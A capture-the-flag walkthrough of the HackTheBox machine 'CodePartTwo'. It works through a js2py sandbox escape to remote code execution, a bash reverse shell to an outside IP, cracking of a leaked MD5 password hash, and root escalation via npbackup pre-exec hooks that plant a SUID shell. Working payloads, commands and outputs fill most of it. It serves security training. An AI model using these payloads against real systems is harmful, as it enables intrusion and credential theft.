CodePartTwo — HackTheBox Walkthrough
Reconnaissance
First action I took was running a Nmap scan, and it showed two ports (22, 8080) open on this target:
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp  open     http        Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodePartTwo
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET

I went to access the web section of this machine via alternative http port, and it didn’t had a pre-defined domain name or anything. I proceeded to register a new

There was a /dashboard section to run JavaScript code, I played a little bit with this, such as testing for command injections but there wasn’t much to go off from this
Scanning for possible vhost/subdomains was ruled out since there wasn’t a domain to go off, I backtracked. I remembered the front page had a Download button of some kind that I missed out earlier. I wanted to search it as there could be source code files or anything vital.
.
└── app
    ├── app.py
    ├── instance
    │   └── users.db
    ├── requirements.txt
    ├── static
    │   ├── css
    │   │   └── styles.css
    │   └── js
    │       └── script.js
    └── templates
        ├── base.html
        ├── dashboard.html
        ├── index.html
        ├── login.html
        ├── register.html
        └── reviews.html

7 directories, 11 files
After some time searching around, I found rather a interesting vulnerability in the app.py, between line 92 and 96 for /run_code block.
@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})
This is a unauthenticated server side code execution vulnerability where server in question takes user-supplied JavaScript (as seen earlier) from request body and executes it inside Flash process using js2py.eval_js. No auth or session checks.
I tried some random payloads to see what the server might be willing to spit out or if I can try and enumerate the functionality aspects of the service, though nothing important:
JSON.stringify(Object.getOwnPropertyNames(this))

JSON.stringify(Object.getOwnPropertyNames(Object.getPrototypeOf(this)))

Function(\"return eval\")()(\"1+2\")"
Some produced some insight:
[].constructor.constructor(\"return this\")().__import__(\"os\").popen(\"id\").read()
Error: TypeError: 'undefined' is not a function (tried calling property '__import__' of 'global')

Object.getOwnPropertyNames(this).filter(k=>typeof this[k]===\"function\").join(\",\")
Error: SyntaxError: Line 1: ArrowFunctionExpression is not supported by ECMA 5.1.

typeof this.constructor + \";\" + typeof this.constructor.constructor
TypeError: Undefined and null dont have properties (tried getting property 'constructor')
But after some time probing the /run_code with more JavaScript payloads, this crafted one produced a breakthrough:
var subs = Object.getOwnPropertyNames(this).__class__.__mro__[1].__subclasses__();
var idx = -1;
for (var i = 0; i < subs.length; i++) {
  if (subs[i].__name__ == 'Popen') { idx = i; break; }
}
var Popen = subs[idx];
var p = Popen(['bash','-lc','id'], 0, null, null, -1, -1);
p.communicate()[0].decode('utf-8');


uid=1001(app) gid=1001(app) groups=1001(app)
Object.getOwnPropertyNames(this) returns a Python dict_keys object for the JS global scope. Python object proxy. From there, .__class__.__mro__[1].__subclasses__() walks Python’s class hierarchy to list all loaded classes.
One of those is subprocess.Popen. The loop finds it by name. Calling Popen([…], 0, null, null, -1, -1) will invoke the Python subprocess.Popen, which spawns shell command on the server. This was a effective payload to build off from there.
Exploitation and Lateral Movement
I crafted a reverse shell payload this time and sent the POST request to the server:
var subs = Object.getOwnPropertyNames(this).__class__.__mro__[1].__subclasses__();
var idx = -1;
for (var i = 0; i < subs.length; i++) {
  if (subs[i].__name__ == 'Popen') { idx = i; break; }
}
var Popen = subs[idx];
Popen(['bash','-lc','bash -i >& /dev/tcp/10.10.15.190/4444 0>&1'], 0, null, null, -1, -1);
"sent";
app@codeparttwo:~/app$ env
env
SHELL=/bin/bash
SERVER_SOFTWARE=gunicorn/20.0.4
PWD=/home/app/app
LOGNAME=app
HOME=/home/app
LANG=en_US.UTF-8
LS_COLORS=
INVOCATION_ID=de33a8a65d6e49ddba4b3e5c4c632683
LESSCLOSE=/usr/bin/lesspipe %s %s
LESSOPEN=| /usr/bin/lesspipe %s
USER=app
SHLVL=2
JOURNAL_STREAM=9:24535
PATH=/home/app/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
app@codeparttwo:~/app$ whoami
whoami
app
app@codeparttwo:~/app$
I performed basic enumeration in the application container for any open doors for lateral movement to a actual user account:
app@codeparttwo:~/app$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
marco:x:1000:1000:marco:/home/marco:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001:,,,:/home/app:/bin/bash
mysql:x:114:118:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:997:997::/var/log/laurel:/bin/false
I saw mysql account exists in the system per passwd file, I remembered inside the source code folder that was downloaded had a user.db file inside of /instance folder, though a dummy one, but the target app container had one that was real as well, I went ahead and checked to see if I can find anything valuable and go from there:
app@codeparttwo:~/app/instance$ sqlite3 users.db
sqlite3 users.db
.tables
code_snippet  user
.schema user
CREATE TABLE user (
 id INTEGER NOT NULL,
 username VARCHAR(80) NOT NULL,
 password_hash VARCHAR(128) NOT NULL,
 PRIMARY KEY (id),
 UNIQUE (username)
);
SELECT * FROM user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42eWe see there is marco user, and the hashes are in MD5 format, which makes cracking easier. I used hashcat for this, ran on rockyou.txt wordlist to try and crack his hash.
hashcat -a 0 -m 0 649c9d65a206a75f5abe509fe128bce5 '/usr/share/eaphammer/wordlists/rockyou.txt' 649c9d65a206a75f5abe509fe128bce5:sweetangelbabylove
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 649c9d65a206a75f5abe509fe128bce5With this information, I ssh’d into marco’s account and got the user flag.
ssh marco@10.129.6.51

marco@codeparttwo:~$ id
uid=1000(marco) gid=1000(marco) groups=1000(marco),1003(backups)
Privilege Escalation
I manually checked for any basic privilege escalation vectors that Marco may have, and sudo -l had provided some information
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
marco can run /usr/local/bin/npbackup-cli as root without a password. I checked the binary and it’s just a Python wrapper:
-rwxr-xr-x 1 root root 393 Jun 11  2025 /usr/local/bin/npbackup-cli

/usr/local/bin/npbackup-cli: Python script, ASCII text executable
The contents show it just imports and runs npbackup:
#!/usr/bin/python3
import re
import sys
from npbackup.__main__ import main


sys.exit(main())
Next I looked for a config file and found npbackup.conf. The key detail is it already has a backup_opts section, that’s where I expected “pre/post” command hooks live. The config snippet looked like this:
repos:
  default:

    backup_opts:
      paths:
      - /home/app/app/
      source_type: folder_list
I checked the installed package and confirmed pre_exec_commands is a supported option. The code in runner.py executes these commands with shell=True, and there’s no privilege drop. That made it exploitable.
To confirm execution as root, I ran npbackup-cli and saw this in its output:
marco@codeparttwo:~$ sudo npbackup-cli
2025-09-22 06:39:41,882 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-22 06:39:41,882 :: CRITICAL :: Cannot run without configuration file.
2025-09-22 06:39:41,889 :: INFO :: ExecTime = 0:00:00.010000, finished, state is: critical.
I copied the config and put this inside:
cp /home/marco/npbackup.conf /tmp/npbackup.confpre_exec_commands:
- cp /bin/bash /tmp/rootbash
- chmod 4755 /tmp/rootbashmarco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c /tmp/npbackup.conf -b -f --repo-name default
2025-09-22 06:51:03,508 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-22 06:51:03,540 :: INFO :: Loaded config 1DF4B2E5 in /tmp/npbackup.conf
2025-09-22 06:51:03,553 :: INFO :: Running backup of ['/home/app/app/'] to repo default
2025-09-22 06:51:03,612 :: INFO :: Pre-execution of command cp /bin/bash /tmp/rootbash succeeded with:
None
2025-09-22 06:51:03,667 :: INFO :: Pre-execution of command chmod 4755 /tmp/rootbash succeeded with:
NoneThe tool’s output above showed my commands running and succeeding. I tested the SUID drop and obtained root access. The root flag was obtained.
marco@codeparttwo:~$ ls -la /tmp/rootbash
-rwsr-xr-x 1 root root 1183448 Jan 30 06:51 /tmp/rootbash
marco@codeparttwo:~$ /tmp/rootbash -p -c 'id'
uid=1000(marco) gid=1000(marco) euid=0(root) groups=1000(marco),1003(backups)